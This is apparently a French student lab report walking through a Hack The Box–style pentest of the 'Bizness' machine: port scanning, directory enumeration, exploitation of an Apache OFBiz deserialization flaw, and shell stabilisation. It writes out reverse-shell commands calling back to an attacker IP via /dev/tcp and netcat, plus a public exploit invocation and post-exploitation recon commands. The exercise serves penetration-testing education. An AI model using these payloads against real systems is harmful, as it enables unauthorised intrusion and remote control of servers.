


Pentest - TP01


Installation

Nous avons téléchargé et installé OpenVPN, puis importé notre fichier de configuration obtenu sur le site.

Nous avons donc une connexion OpenVPN maintenant fonctionnelle.



Nous lançons donc l'installation de notre VM Kali linux.



Questions

Nous lançons ensuite notre commande `nmap` avec les paramètres suivants:

```
$ sudo nmap -sS -T4 -A -v 10.10.11.252
```

The screenshot shows a Kali Linux desktop environment. The terminal window displays the output of the nmap command:

```
(thomas@hydro-kali)-[~]
$ sudo nmap -sS -T4 -A 10.10.11.252
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-02 15:29 CEST
Nmap scan report for 10.10.11.252
Host is up (0.017s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 3e:21:d5:dc:2e:61:eb:8f:a6:3b:24:2a:b7:1c:05:d3 (RSA)
|   256 39:11:42:3f:0c:25:00:08:d7:2f:1b:51:e0:43:9d:85 (ECDSA)
|_ 256 b0:6f:a0:0a:9e:df:b1:7a:49:78:86:b2:35:40:ec:95 (ED25519)
80/tcp    open  http     nginx 1.18.0
| http-title: Did not follow redirect to https://bizness.htb/
|_http-server-header: nginx/1.18.0
443/tcp   open  ssl/http nginx 1.18.0
| ssl-cert: Subject: organizationName=Internet Widgits Pty Ltd/stateOrProvinceName=Some-State/countryName=UK
| Not valid before: 2023-12-14T20:03:40
| Not valid after:  2328-11-10T20:03:40
| tls-alpn:
|_ http/1.1
| http-title: Did not follow redirect to https://bizness.htb/
|_tls-nextprotoneg:
|_ http/1.1
| ssl-date: TLS randomness does not represent time
|_http-server-header: nginx/1.18.0
Device type: firewall
Running (JUST GUESSING): Fortinet embedded (90%)
OS CPE: cpe:/h:fortinet:fortigate_200b
Aggressive OS guesses: Fortinet Fortigate 200B firewall (90%)
No exact OS matches for host (test conditions non-ideal).
```

Question 1

De notre point de vue, on peut aller regarder rapidement le port 22 pour le `ssh`, voir si des mots de passe usuels peuvent être utilisés. On pourrait ensuite s'intéresser au port 80 et chercher des serveurs apache mal configurés, permettant d'avoir un `Index of` accessible.

Question 2

Les options utilisées pour `nmap` sont les suivantes:

- `-sS` : Scan SYN.
- `-T4` : Accélère le scan.
- `-A` : Active la détection du système d'exploitation et des versions des services.


Question 3

Si notre pentest était en conditions réelles, nous éviterions d'accélérer le scan et d'utiliser le scan SYN car ces techniques risquent de déclencher des alertes auprès des systèmes de détection d'intrusion, ce qui pourrait bloquer notre tentative ou notre appareil. En outre, un scan trop rapide peut omettre des informations essentielles si des paquets sont perdus ou si des services ne répondent pas, réduisant ainsi la fiabilité de notre analyse.

Lister les répertoires

Nous effectuons un scan avec `ffuf` avec les options suivantes:

```
$ ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u  
http://10.10.11.252/FUZZ
```



Ne voyant pas de résultat probant sur cette commande, nous tentons notre chance avec `gobuster`.


Nous utilisons donc la commande suivante:

```
$ gobuster dir -u http://bizness.htb -w /usr/share/wordlists/dirb/big.txt -k -b 301 -t 20  
2>/dev/null
```

- `dir` : spécifie le mode de Gobuster à utiliser, ici pour chercher des répertoires.
- `-w /usr/share/wordlists/dirb/big.txt` : définit le chemin de la wordlist à utiliser pour le fuzzing.
- `-k` : ignore les avertissements SSL, utile si le certificat SSL du site ne peut pas être vérifié.
- `-b 301` : permet de ne pas suivre les redirections

- `-t 20` : définit le nombre de threads à utiliser, accélérant ainsi le processus de fuzzing en permettant à 20 requêtes de s'exécuter en parallèle.


Nous obtenons le résultat suivant:



The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal window title is "DK - Kali". The terminal content shows the output of the gobuster command:

```
thomas@dk-kali: ~
[+] Timeout:          10s
=====
Starting gobuster in directory enumeration mode
=====
Progress: 8102 / 20470 (39.58%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 8122 / 20470 (39.68%)
=====
Finished
=====
(thomas@dk-kali)-[~]
$ gobuster dir -u https://bizness.htb -w /usr/share/wordlists/dirb/big.txt
-t -k -b 302 -t 20
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:          https://bizness.htb
[+] Method:       GET
[+] Threads:      20
[+] Wordlist:     /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes: 302
[+] User Agent:   gobuster/3.6
[+] Timeout:      10s
=====
Starting gobuster in directory enumeration mode
=====
/META-INF          (Status: 404) [Size: 682]
/[                (Status: 400) [Size: 762]
/WEB-INF           (Status: 404) [Size: 682]
/]                (Status: 400) [Size: 762]
/control          (Status: 200) [Size: 34633]
/meta-inf          (Status: 404) [Size: 682]
/plain]           (Status: 400) [Size: 762]
/quote]            (Status: 400) [Size: 762]
/select            (Status: 404) [Size: 757]
Progress: 19361 / 20470 (94.58%)
```

Nous pouvons constater que l'url `/control` semble être accessible. Nous allons donc creuser dans cette direction.



Question 1

D'après nos recherches, les trois outils les plus courants pour le crawling sont `ffuf`, `dirb`, et `gobuster`.

Question 2

`ffuf` utilise `-w` pour la wordlist, `-u` pour l'URL avec le placeholder FUZZ, et `-fs` pour filtrer par taille de réponse, ce qui nous aide à éviter les faux positifs en excluant les réponses de tailles spécifiques.

Question 3

Selon nousm il s'agit de l'identification des points d'entrée potentiels ou des informations sensibles qui ne sont pas destinées à être publiques, et qui pourraient être exploitées.

Recherche et exploitation

Exploitation

Nous créons un payload xml suivant:

```
<?xml version="1.0" encoding="UTF-8"?>
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"
    xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
    xmlns:xsd="http://www.w3.org/2001/XMLSchema"
    xmlns:web="http://ofbiz.apache.org/service/">
    <soapenv:Header/>
    <soapenv:Body>
        <web:executeCommand>
            <web:command xsi:type="xsd:string">bash -i >& /dev/tcp/10.10.14.9/4444
0>&1</web:command>
        </web:executeCommand>
    </soapenv:Body>
</soapenv:Envelope>
```

Puis, nous exécutons la commande `curl` suivante, pour faire la requête avec le payload ci-dessus:

```
$ curl -X POST -d @payload.xml -H "Content-Type: text/xml" https://bizness.htb/control
```

Il se trouve que ce n'est pas avec une injection sur un POST de cette façon que nous allons pouvoir arriver à nos fins. Nous allons donc changer de stratégie et passer sur un script existant sur GitHub.

Nous allons donc cloner le repository contenant ce script, puis lancer une session d'écoute sur le port 4448. Voici les commandes que nous avons tapées.

Sur un premier terminal:

```
$ nc -lvp 4448
```

Sur un second terminal:

```
# Clone
$ git clone https://github.com/jakabakos/Apache-OFBiz-Authentication-Bypass

$ cd Apache-OFBiz-Authentication-Bypass

# Run
$ python3 exploit.py --url https://bizness.htb --cmd 'nc -c bash 10.10.14.9 4449'
```

Nous obtenons le résultat suivant, après avoir réussi à se connecter et effectuer la commande `ls` et `ip a`:

```
thomas@dk-kali: ~/Downloads
```

File Actions Edit View Help

npm-shrinkwrap.json
OPTIONAL_LIBRARIES
plugins
README.adoc
runtime
SECURITY.md
settings.gradle
themes

```
npm-shrinkwrap.json
OPTIONAL_LIBRARIES
plugins
README.adoc
runtime
SECURITY.md
settings.gradle
themes

thomas@dk-kali: ~/Downloads
```

File Actions Edit View Help

```
$ python3 exploit.py --url https://bizness.htb --cmd '
```

[+] Generating payload ...
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=o
[+] Payload generated successfully.
[+] Sending malicious serialized payload ...
[+] The request has been successfully sent. Check the re

```
(thomas@dk-kali)-[~/Desktop/Apache-OFBiz-Authenti
on-Bypass]
$ python3 exploit.py --url https://bizness.htb --cmd '
```

[+] Generating payload ...
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=o
[+] Payload generated successfully.
[+] Sending malicious serialized payload ...
[+] The request has been successfully sent. Check the re

```
(thomas@dk-kali)-[~/Desktop/Apache-OFBiz-Authenti
on-Bypass]
$ git clone https://github.com/jakabakos/Apache-OFBiz-
```

```
(thomas@dk-kali)-[~/Desktop/Apache-OFBiz-Authenti
on-Bypass]
$ python3 exploit.py --url https://bizness.htb --cmd '
```

[+] Generating payload ...
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=o
[+] Payload generated successfully.
[+] Sending malicious serialized payload ...
[+] The request has been successfully sent. Check the re

```
(thomas@dk-kali)-[~/Desktop/Apache-OFBiz-Authenti
on-Bypass]
$
```

Question 1

Oui, il semblerait qu'il y ait une vulnérabilité.

D'après le message d'erreur de la page ci-dessus, nous avons pu constater qu'il s'agissait d'une CVE.

The screenshot shows a Kali Linux desktop environment with a Mozilla Firefox browser window open. The title bar of the browser says "DK - Kali". The main content of the browser window is a blog post from "Zero Day Initiative — CVE-2020-9496: RCE in Apache OFBiz XMLRPC via Deserialization of Untrusted Data — Mozilla Firefox". The post discusses a vulnerability in the Apache OFBiz suite related to Java serialization issues. Below the main content, there is a section titled "The Vulnerability" which provides a detailed explanation of the bug.

In this excerpt of a Trend Micro Vulnerability Research Service vulnerability report, John Simpson and Dusan Stevanovic of the Trend Micro Research Team detail a recent code execution vulnerability in the Apache OFBiz suite. The bug was originally discovered and reported by Alvaro Munoz from the GitHub Security Lab team. The following is a portion of their write-up covering CVE-2020-9496, with a few minimal modifications.

An insecure deserialization vulnerability has been reported in Apache OFBiz. This vulnerability is due to Java serialization issues when processing requests sent to /webtools/control/xmlrpc. A remote unauthenticated attacker can exploit this vulnerability by sending a crafted request. Successful exploitation would result in arbitrary code execution.

The Vulnerability

Apache OFBiz is an open-source enterprise resource planning (ERP) system. It provides a suite of enterprise applications that integrate and automate many of the business processes of an enterprise. It includes a framework providing a common data model and a set of

Question 2

D'après nos recherches, le principe de la vulnérabilité est le suivant:

Le CVE-2020-9496 est une vulnérabilité qui affecte Apache OFBiz, un framework open-source pour les systèmes d'entreprise automatisés qui inclut des applications de commerce électronique, de gestion de la relation client, de gestion de la chaîne d'approvisionnement, etc. Cette vulnérabilité est spécifiquement liée à une injection de code XML via des requêtes POST non sécurisées.

Question 3

Nous optons pour un reverse shell car il initie une connexion du serveur cible vers notre attaquant, souvent contournant les pare-feux ou les filtres qui bloqueraient une connexion entrante sur la cible.

Question 4

La lecture d'un script avant exécution est effectuée pour éviter d'exécuter des commandes malicieuses qui pourraient endommager votre système ou compromettre nos données. Cela nous permet de comprendre ce que le script va faire et d'assurer qu'il ne contient pas de fonctions malveillantes ou non désirées.

Stabilisation du shell


Une fois connecté à notre shell, nous le stabilisons à l'aide des commandes suivantes:

```
$ python3 -c 'import pty;pty.spawn("/bin/bash")';
$ export TERM=xterm-256color

# Press on CTRL + Z

$ stty raw -echo; fg
```

Après avoir exécuté ces commandes, nous obtenons le résultat suivant:



The screenshot shows a Kali Linux terminal window with two tabs open. The left tab shows a user named 'thomas' at a prompt '(thomas@dk-kali)-[~]'. The user has run several commands to establish a reverse shell via nc, handle it with python3, and then switch to a root shell using 'id'. The right tab shows the same user at the same prompt, with a history of commands including 'ping', 'python3 exploit.py', and 'bash' commands. The terminal interface includes a top bar with application icons and a bottom status bar showing network information and the current time.

Nous avons donc un shell stable et fonctionnel sur le serveur distant.

Question 1

Après stabilisation du shell, nous effectuons les vérifications suivantes:

- **Identité de l'utilisateur**: Nous avons utilisé `whoami` pour voir sous quel utilisateur nous étions connectés.
- **Processus en cours**: Un coup d'œil sur les services actifs avec `ps aux`.
- **Variables d'environnement**: Examinées via `printenv` pour mieux comprendre l'environnement.
- **Fichiers sensibles**: Recherche avec `find / -name "config*.php" 2>/dev/null` pour détecter des fichiers de configuration exposés.
- **Historique des commandes**: Vérifié avec `history` pour voir les commandes récemment utilisées.

- **Connexions réseau** : Observées à l'aide de `netstat -tulnp` pour identifier les ports ouverts et les connexions actives.

Question 2

